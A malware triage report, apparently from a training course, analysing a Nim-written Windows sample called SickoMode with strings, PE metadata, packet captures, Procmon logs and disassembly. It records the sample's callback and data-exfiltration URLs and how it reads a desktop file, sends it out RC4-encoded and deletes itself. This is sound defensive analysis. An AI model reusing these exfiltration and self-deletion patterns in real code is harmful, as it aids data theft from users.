Practical Malware Analysis & Triage

Malware Analysis Report

SickoMode

Feb 2025 | EachErmine | v1.0

Executive Summary

SHA256 hash	3aca2a08cf296f1845d6171958ef0ffd1c8bdfc3e48bdd34a605cb1f7468213e

SickoMode is an exfiltration malware sample written in Nim. It functions on x64 Windows OS, and it will remove itself from the host if certain conditions are not met.

YARA signature rules are attached in Appendix A. Malware sample and hashes have been submitted to VirusTotal for further examination.

High-Level Technical Summary

SickoMode is a data exfiltration piece of malware that removes itself from the victim's host if certain conditions are not met, these are:

1. It fails to establish a connection to its initial callback URL (hxxp://update.ec12-4-109-278-3-ubuntu20-04.local).
2. Its exfiltration process is interrupted (if INetSim is shut down while data is being transferred).
3. It successfully completes its exfiltration routine.

Malware Composition

SickoMode only consists of the following component:

unknown.exe

The executable exfiltrates data after execution. Following exfiltration, it then deletes itself from the victim host and writes a file called “passwrd.txt” to “C:\Users\Public”


Basic Static Analysis

The first thing I did was use FLOSS to extract strings from the malicious binary. Some interesting strings I found are:

Floss.exe unknown.exe > Flossout.txt


```
@:houdini
@http://cdn.altimiter.local/feed?post=
@SikoMode
@C:\Users\Public\passwrd.txt
@Desktop\cosmo.jpeg

genKeystream__00Z00Z00Z00Z00Z0nimbleZpkgsZ826752454804904 8Z826752_2
@m..@s..@s..@s..@s..@s.nimble@spkgs@sRC4-0.1.0@sRC4.nim.c
toRC4__00Z00Z00Z00Z00Z0nimbleZpkgsZ826752454804904 8Z826752_51

checkKillSwitchURL__sikomode_25
stealStuff__sikomode_130
```

Now using pestudio, we can see that this is indeed a 64-bit binary.


pestudio 9.59 - Malware Initial Assessment - www.winitor.com (read-only)
file settings about
c:\users\eachermine\desktop\unknown.exe
indicators (imports > flag)
footprints (type > sha256)
virustotal (status > error)
dos-header (size > 64 bytes)
dos-stub (size > 64 bytes)
rich-header (n/a)
file-header (executable > 64-bit)
optional-header (subsystem > GUI)
directories (count > 5)
sections (characteristics > virtual)
libraries (count > 3)
imports (flag > 80)
exports (n/a)
thread-local-storage (count > 2)
.NET (n/a)
resources (count > 1)
strings (flag > 41)
debug (n/a)
manifest (name > winim)
version (n/a)
certificate (n/a)
overlay (signature > MinGW)
property value
file
file > sha256 3ACA2A08CF296F1845D6171958EF0FFD1C8BDFC3E48BDD34A605CB1F7468213E
file > first-bytes-hex 4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00 B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00
file > first-bytes-text M Z @
size 559499 bytes
entropy 6.080
file > type executable
cpu 64-bit
subsystem GUI
version n/a
description n/a
entry-point > first-bytes-hex 48 83 EC 28 48 8B 05 A5 D7 01 00 C7 00 01 00 00 00 E8 DA 67 01 00 E8 A5 FC FF FF 90 90 48 83 C4 28
entry-point > location 0x000014C0 (section[.text])
signature | tooling MinGW GCC | Nim Compiler
stamps
compiler-stamp Sat Jan 08 21:29:18 2022 (UTC)
debug-stamp n/a
resource-stamp n/a
import-stamp n/a
export-stamp n/a
names
file c:\users\eachermine\desktop\unknown.exe
debug n/a
export n/a
version n/a
manifest winim
.NET > module n/a
sha256: 3ACA2A08CF296F1845D6171958EF0FFD1C8BDFC3E48BDD34A605CB1F7468213E
cpu: 64-bit
file > type: executable
subsystem: GUI
entry-point: 0x000014C0

Basic Dynamic Analysis

To analyze the malicious binary, I turned on INetSim, Wireshark, and Procmon and detonated the sample to observe its behavior.



No.	Time	Source	Destination	Protocol	Length	Info
6	0.071139624	10.0.0.3	10.0.0.4	HTTP	146	GET / HTTP/1.1
10	0.109473059	10.0.0.4	10.0.0.3	HTTP	312	HTTP/1.1 200 OK (
23	0.529535117	10.0.0.3	10.0.0.4	HTTP	291	GET /feed?post=A8E
26	0.541123044	10.0.0.4	10.0.0.3	HTTP	312	HTTP/1.1 200 OK (
32	1.552415439	10.0.0.3	10.0.0.4	HTTP	291	GET /feed?post=B69
35	1.563326414	10.0.0.4	10.0.0.3	HTTP	312	HTTP/1.1 200 OK (
40	2.569090397	10.0.0.3	10.0.0.4	HTTP	291	GET /feed?post=B69
43	2.579764252	10.0.0.4	10.0.0.3	HTTP	312	HTTP/1.1 200 OK (
49	3.584166865	10.0.0.3	10.0.0.4	HTTP	291	GET /feed?post=A69
52	3.595294259	10.0.0.4	10.0.0.3	HTTP	312	HTTP/1.1 200 OK (
58	4.600451092	10.0.0.3	10.0.0.4	HTTP	291	GET /feed?post=B69
61	4.611200573	10.0.0.4	10.0.0.3	HTTP	312	HTTP/1.1 200 OK (
67	5.616606587	10.0.0.3	10.0.0.4	HTTP	291	GET /feed?post=B2E
70	5.627946396	10.0.0.4	10.0.0.3	HTTP	312	HTTP/1.1 200 OK (
76	6.632362147	10.0.0.3	10.0.0.4	HTTP	291	GET /feed?post=B69
79	6.643303822	10.0.0.4	10.0.0.3	HTTP	312	HTTP/1.1 200 OK (
84	7.649975568	10.0.0.3	10.0.0.4	HTTP	291	GET /feed?post=BE9
87	7.661551145	10.0.0.4	10.0.0.3	HTTP	312	HTTP/1.1 200 OK (
92	8.665169626	10.0.0.3	10.0.0.4	HTTP	291	GET /feed?post=B69
95	8.677509093	10.0.0.4	10.0.0.3	HTTP	312	HTTP/1.1 200 OK (
100	9.681244076	10.0.0.3	10.0.0.4	HTTP	291	GET /feed?post=BE9
103	9.692793565	10.0.0.4	10.0.0.3	HTTP	312	HTTP/1.1 200 OK (
108	10.696702746	10.0.0.3	10.0.0.4	HTTP	291	GET /feed?post=B69
111	10.707602604	10.0.0.4	10.0.0.3	HTTP	312	HTTP/1.1 200 OK (
116	11.713435480	10.0.0.3	10.0.0.4	HTTP	291	GET /feed?post=90E
119	11.725216949	10.0.0.4	10.0.0.3	HTTP	312	HTTP/1.1 200 OK (


```
Frame 6: 146 bytes on wire (1168 bits), 146 bytes captured (1168 bits) on interface enp0s3, id
Ethernet II, Src: PCSSystemtec_ec:78:9c (08:00:27:ec:78:9c), Dst: PCSSystemtec_95:8a:e3 (08:00
Internet Protocol Version 4, Src: 10.0.0.3, Dst: 10.0.0.4
Transmission Control Protocol, Src Port: 49674, Dst Port: 80, Seq: 1, Ack: 1, Len: 92
Hypertext Transfer Protocol
▾ GET / HTTP/1.1\r\n
      Request Method: GET
      Request URI: /
      Request Version: HTTP/1.1
   User-Agent: Mozilla/5.0\r\n
   Host: update.ec12-4-109-278-3-ubuntu20-04.local\r\n
   \r\n
   [Response in frame: 10]
   [Full request URI: http://update.ec12-4-109-278-3-ubuntu20-04.local/]
```

Seeing the malware was able to establish a connection the domain, it began its exfiltration process, and we see many GET requests to the URL ”hxxp[://]cdn[.]altimiter[.]local” with changing values.

SickoMode
Feb 2025
v1.0

```
▸ Frame 23: 291 bytes on wire (2328 bits), 291 bytes captured (2328 bits) on interface enp0s3, id 0
▸ Ethernet II, Src: PCSSystemtec_ec:78:9c (08:00:27:ec:78:9c), Dst: PCSSystemtec_95:8a:e3 (08:00:27:95:8a:e3)
▸ Internet Protocol Version 4, Src: 10.0.0.3, Dst: 10.0.0.4
▸ Transmission Control Protocol, Src Port: 49675, Dst Port: 80, Seq: 1, Ack: 1, Len: 237
▾ Hypertext Transfer Protocol
  ▾ GET /feed?post=A8E437E8F0367592569A2870BBDD382A1DFBB01A15FC23999D7788C33502AD9256E481B402BDC6BC25167B6478F204C49A9BADD68C4AC2A6
      Request Method: GET
    ▸ Request URI: /feed?post=A8E437E8F0367592569A2870BBDD382A1DFBB01A15FC23999D7788C33502AD9256E481B402BDC6BC25167B6478F204C49A9B
      Request Version: HTTP/1.1
    Host: cdn.altimiter.local\r\n
    Connection: Keep-Alive\r\n
    user-agent: Nim httpclient/1.6.2\r\n
    \r\n
    [Response in frame: 26]
    [Full request URI: http://cdn.altimiter.local/feed?post=A8E437E8F0367592569A2870BBDD382A1DFBB01A15FC23999D7788C33502AD9256E481B
```


Now looking into Procmon, I can see that the malware accesses the file cosmo.jpeg and writes another file named “passwrd.txt” to “C:\Users\Public”. After opening the file in notepad, we can see the string “SikoMode”.



11:52:...	unknown.exe	3912	ReadFile	C:\$Secure:$SDH:$INDEX_ALLOCATI...	SUCCESS	Offset: 114,688, Le...
11:52:...	unknown.exe	3912	TCP Disconnect	DESKTOP-ISBGFKK:49674 -> 10.0.0.4:...	SUCCESS	Length: 0, seqnum:...
11:52:...	unknown.exe	3912	QueryBasicInfor...	C:\Users\EachEmine\AppData\Local\...	SUCCESS	CreationTime: 3/4/...
11:52:...	unknown.exe	3912	CloseFile	C:\Users\EachEmine\AppData\Local\...	SUCCESS	
11:52:...	unknown.exe	3912	CreateFile	C:\Users\EachEmine\AppData\Local\...	SUCCESS	Desired Access: R...
11:52:...	unknown.exe	3912	QueryAttributeT...	C:\Users\EachEmine\AppData\Local\...	SUCCESS	Attributes: ANCI, R...
11:52:...	unknown.exe	3912	SetDispositionI...	C:\Users\EachEmine\AppData\Local\...	SUCCESS	Flags: FILE_DISP...
11:52:...	unknown.exe	3912	CloseFile	C:\Users\EachEmine\AppData\Local\...	SUCCESS	
11:52:...	unknown.exe	3912	CreateFile	C:\Users\Public\passwrd.txt	SUCCESS	Desired Access: G...
11:52:...	unknown.exe	3912	ReadFile	C:\$Secure:$SDH:$INDEX_ALLOCATI...	SUCCESS	Offset: 77,824, Len...
11:52:...	unknown.exe	3912	WriteFile	C:\Users\Public\passwrd.txt	SUCCESS	Offset: 0, Length: 8...
11:52:...	unknown.exe	3912	CloseFile	C:\Users\Public\passwrd.txt	SUCCESS	
11:52:...	unknown.exe	3912	CreateFile	C:\Users\EachEmine\Desktop\cosmo.j...	SUCCESS	Desired Access: G...
11:52:...	unknown.exe	3912	QueryStandardI...	C:\Users\EachEmine\Desktop\cosmo.j...	SUCCESS	AllocationSize: 1,7...
11:52:...	unknown.exe	3912	ReadFile	C:\Users\EachEmine\Desktop\cosmo.j...	SUCCESS	Offset: 0, Length: 1...
11:52:...	unknown.exe	3912	ReadFile	C:\Users\EachEmine\Desktop\cosmo.j...	SUCCESS	Offset: 131,072, Le...
11:52:...	unknown.exe	3912	ReadFile	C:\Users\EachEmine\Desktop\cosmo.j...	SUCCESS	Offset: 1,753,088, ...
11:52:...	unknown.exe	3912	ReadFile	C:\Users\EachEmine\Desktop\cosmo.j...	END OF FILE	Offset: 1,754,626, ...
11:52:...	unknown.exe	3912	CloseFile	C:\Users\EachEmine\Desktop\cosmo.j...	SUCCESS	
11:52:...	unknown.exe	3912	CreateFile	C:\Users\Public\passwrd.txt	SUCCESS	Desired Access: G...
11:52:...	unknown.exe	3912	QueryStandardI...	C:\Users\Public\passwrd.txt	SUCCESS	AllocationSize: 8, E...
11:52:...	unknown.exe	3912	ReadFile	C:\Users\Public\passwrd.txt	SUCCESS	Offset: 0, Length: 8...
11:52:...	unknown.exe	3912	ReadFile	C:\Users\Public\passwrd.txt	END OF FILE	Offset: 8, Length: 4...
11:52:...	unknown.exe	3912	CloseFile	C:\Users\Public\passwrd.txt	SUCCESS	

Advanced Static Analysis


After opening the binary in IDA, I began analyzing the malware's execution flow, looking into each instruction in assembly to understand its behavior and functionality.




```
; Attributes: bp-based frame

public NimMainModule
NimMainModule proc near

var_118= qword ptr -118h
var_110= qword ptr -110h
Buf= _JBTYPE ptr -108h

push    rbp
push    r12
mov     rbp, rsp
sub     rsp, 138h
lea     rcx, TM__hn6FfrY5dkRFQyfHesUsPQ_2
call    nimRegisterGlobalMarker
lea     rcx, TM__hn6FfrY5dkRFQyfHesUsPQ_3
call    nimRegisterGlobalMarker
lea     rcx, TM__hn6FfrY5dkRFQyfHesUsPQ_5
call    nimRegisterGlobalMarker
lea     rcx, TM__hn6FfrY5dkRFQyfHesUsPQ_7
call    nimRegisterGlobalMarker
call    nosgetHomeDir
lea     rcx, homeDir__sikomode_13
mov     rdx, rax
call    asgnRef_5
mov     r12, cs:passwrd__sikomode_14
lea     rcx, TM__hn6FfrY5dkRFQyfHesUsPQ_4
call    copyStringRC1
mov     cs:passwrd__sikomode_14, rax
test    r12, r12
jnz     short loc_417901
```

Here we see the main program “NimMainModule”, and we see where the data exfiltration and self-deletion take place.

